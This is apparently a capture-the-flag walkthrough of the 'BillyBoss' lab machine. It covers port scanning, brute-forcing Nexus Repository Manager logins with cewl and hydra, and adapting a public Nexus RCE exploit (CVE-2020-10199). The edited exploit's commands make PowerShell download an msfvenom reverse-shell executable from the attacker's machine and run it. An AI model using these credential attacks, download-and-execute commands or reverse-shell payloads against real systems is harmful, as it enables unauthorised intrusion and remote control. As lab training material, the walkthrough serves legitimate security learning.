
BillyBoss


A standard port scan of the target shows the following ports open. We can also tell from this scan that this is a Windows host.

```
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
8081/tcp  open  http          Jetty 9.4.18.v20190429
```

Let's start by checking the service running on port 80.



There is also a service running on port 8081. This is a Nexus Repository Manager. There's a software version number dispayed on the screen (3.21.0-05), this will be useful for exploit hunting.




Before hunting for a particular exploit, we want to see if we can brute force the login.

We have a few options here, but let's go with building our own wordlist via keywords on the application web page. We'll use cewl to do this.

Here we're crawling the page for keywords and directing the output to a pw file, we then perform the action again, this time forcing lowercase and appending to the same pw file.
cewl http://192.168.171.61:8081 > pw
cewl --lowercase http://192.168.171.61:8081 >> pw


Next, we use BurpSuite to capture an application authentication request (note this is a POST request). We will use this request to build out our password attack in the next step.



```
POST /service/rapture/session HTTP/1.1
Host: 192.168.171.61:8081
Content-Length: 37
X-Requested-With: XMLHttpRequest
X-Nexus-UI: true
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
NX-ANTI-CSRF-TOKEN: 0.8894803739756256
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Origin: http://192.168.171.61:8081
Referer: http://192.168.171.61:8081/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: NX-ANTI-CSRF-TOKEN=0.8894803739756256
Connection: close

username=YWRtaW4%3D&password=cGFzMTIz
```


```
HTTP/1.1 403 Forbidden
Connection: close
Date: Mon, 04 Mar 2024 15:00:31 GMT
Server: Nexus/3.21.0-05 (OSS)
X-Content-Type-Options: nosniff
```

Now that we have a custom wordlist and a POST request, let's execute hydra against the request. We use -I to ignore the restore file and -f to halt the app once a password is found. We'll pass the wordlist as our user list and password list. Then we pass the username and pasword parameters from the POST request and the values to ^USER64^ and ^PASS64^, respectively. These are where Hydra will plug in the values from our wordlist. Within seconds, we discover a very simple set of credentials **nexus / nexus**



```
┌──(kali㉿kali)-[~/PG/Billyboss]
└─$ hydra -I -f -L pw -P pw "http-post-form://192.168.171.61:8081/service/rapture/session:username=^USER64^&password=^PASS64^:F=403"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-04 10:24:15
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1764 login tries (l:42/p:42), ~111 tries per task
[DATA] attacking http-post-form://192.168.171.61:8081/service/rapture/session:username=^USER64^&password=^PASS64^:F=403
[8081][http-post-form] host: 192.168.171.61   login: nexus   password: nexus
[STATUS] attack finished for 192.168.171.61 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-04 10:24:37
```

There's not much we can do directly on the Nexus application, but if we do a little research, we discover an RCE exploit on this particular version of Nexus. Even better, it is an authenticated exploit (we already have creds). We can download this exploit and see if it will allow us to execute code on the target.




Sonatype Nexus 3.21.1 - Remote Code Execution (Authenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49385	2020-10199	1F98D	WEBAPPS	JAVA	2021-01-06

EDB Verified: ✓ Exploit: / {} Vulnerable App:


```
# Exploit Title: Sonatype Nexus 3.21.1 - Remote Code Execution (Authenticated)
# Exploit Author: 1F98D
# Original Author: Alvaro Muñoz
# Date: 27 May 2020
# Vendor Hompage: https://www.sonatype.com/
# CVE: CVE-2020-10199
# Tested on: Windows 10 x64
# References:
# https://securitylab.github.com/advisories/GHSL-2020-011-nxrm-sonatype
# https://securitylab.github.com/advisories/GHSL-2020-011-nxrm-sonatype
#
# Nexus Repository Manager 3 versions 3.21.1 and below are vulnerable
# to Java EL injection which allows a low privilege user to remotely
# execute code on the target server.
#
```

It's good practice to look through any exploit we download. We want to know how the exploit works, do we need to make any alterations to get it to work properly, and (most important) will it potentially damage our system? There are a few lines we need to update here. We'll need to add the correct target URL, a custom command to execute, and supply the creds. After updating the URL and supplying creds, we set the command to execute powershell (we're up against a Windows host, afterall) and use the iwr module to pull a remote file. We'll run this against a simpleHTTP server that is running on our (attacker) machine. The reason for this is simply to test that we can download files. If this works, we'll see a call to this non-existent test file on our HTTP server. Then we'll know that we can perform more nefarious actions.


~/PG/Billyboss/49385.py - Mousepad
File Edit Search View Document Help


```
# Exploit Title: Sonatype Nexus 3.21.1 - Remote Code Execution (Authenticated)
# Exploit Author: 1F98D
# Original Author: Alvaro Muñoz
# Date: 27 May 2020
# Vendor Hompage: https://www.sonatype.com/
# CVE: CVE-2020-10199
# Tested on: Windows 10 x64
# References:
# https://securitylab.github.com/advisories/GHSL-2020-011-nxrm-sonatype
# https://securitylab.github.com/advisories/GHSL-2020-011-nxrm-sonatype
#
# Nexus Repository Manager 3 versions 3.21.1 and below are vulnerable
# to Java EL injection which allows a low privilege user to remotely
# execute code on the target server.
#
#!/usr/bin/python3

import sys
import base64
import requests

URL='http://192.168.171.61:8081'
CMD='cmd.exe /c powershell iwr -uri http://192.168.45.171/test'
USERNAME='nexus'
PASSWORD='nexus'
```

We execute the exploit and wait for it to complete.




```
┌──(kali㉿kali)-[~/PG/Billyboss]
└─$ python 49385.py
Logging in
Logged in successfully
Command executed
```

If we check our HTTP server, we see a call from the target to the non-existent test file. Our RCE works and it will allow us to transfer files from our machine to the target via powershell.




```
┌──(kali㉿kali)-[~/PG/Billyboss]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.171.61 - - [04/Mar/2024 10:34:54] code 404, message File not found
192.168.171.61 - - [04/Mar/2024 10:34:54] "GET /test HTTP/1.1" 404 -
```

Now let's create a reverse shell using msfvenom. We'll set this as a 64-bit Windows shell that will bind to our IP on port 4444 and we'll output it as an executable named shell64.exe




```
┌──(kali㉿kali)-[~/PG/Billyboss]
└─$ msfvenom -p windows/x64/shell_reverse_tcp -f exe -o shell64.exe LHOST=192.168.45.171 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell64.exe
```

We'll need to alter the exploit code. Instead of a test file that doesn't exist, let's have powershell pull down the reverse shell we just created.




```
URL='http://192.168.171.61:8081'
CMD='cmd.exe /c powershell iwr -uri http://192.168.45.171/shell64.exe -o shell64.exe'
USERNAME='nexus'
PASSWORD='nexus'
```

We run the exploit again.




```
┌──(kali㉿kali)-[~/PG/Billyboss]
└─$ python 49385.py
Logging in
Logged in successfully
Command executed
```

We can verify via our HTTP server that our shell was transferred.




```
192.168.171.61 - - [04/Mar/2024 11:19:23] "GET /shell64.exe HTTP/1.1" 200 -
```

We need to update the exploit one more time. This time we're going to have it locally execute the shell that we just transfered over.




```
URL='http://192.168.171.61:8081'
CMD='cmd.exe /c shell64.exe'
USERNAME='nexus'
PASSWORD='nexus'
```

After starting a netcat listener on port 4444, we run the exploit again.



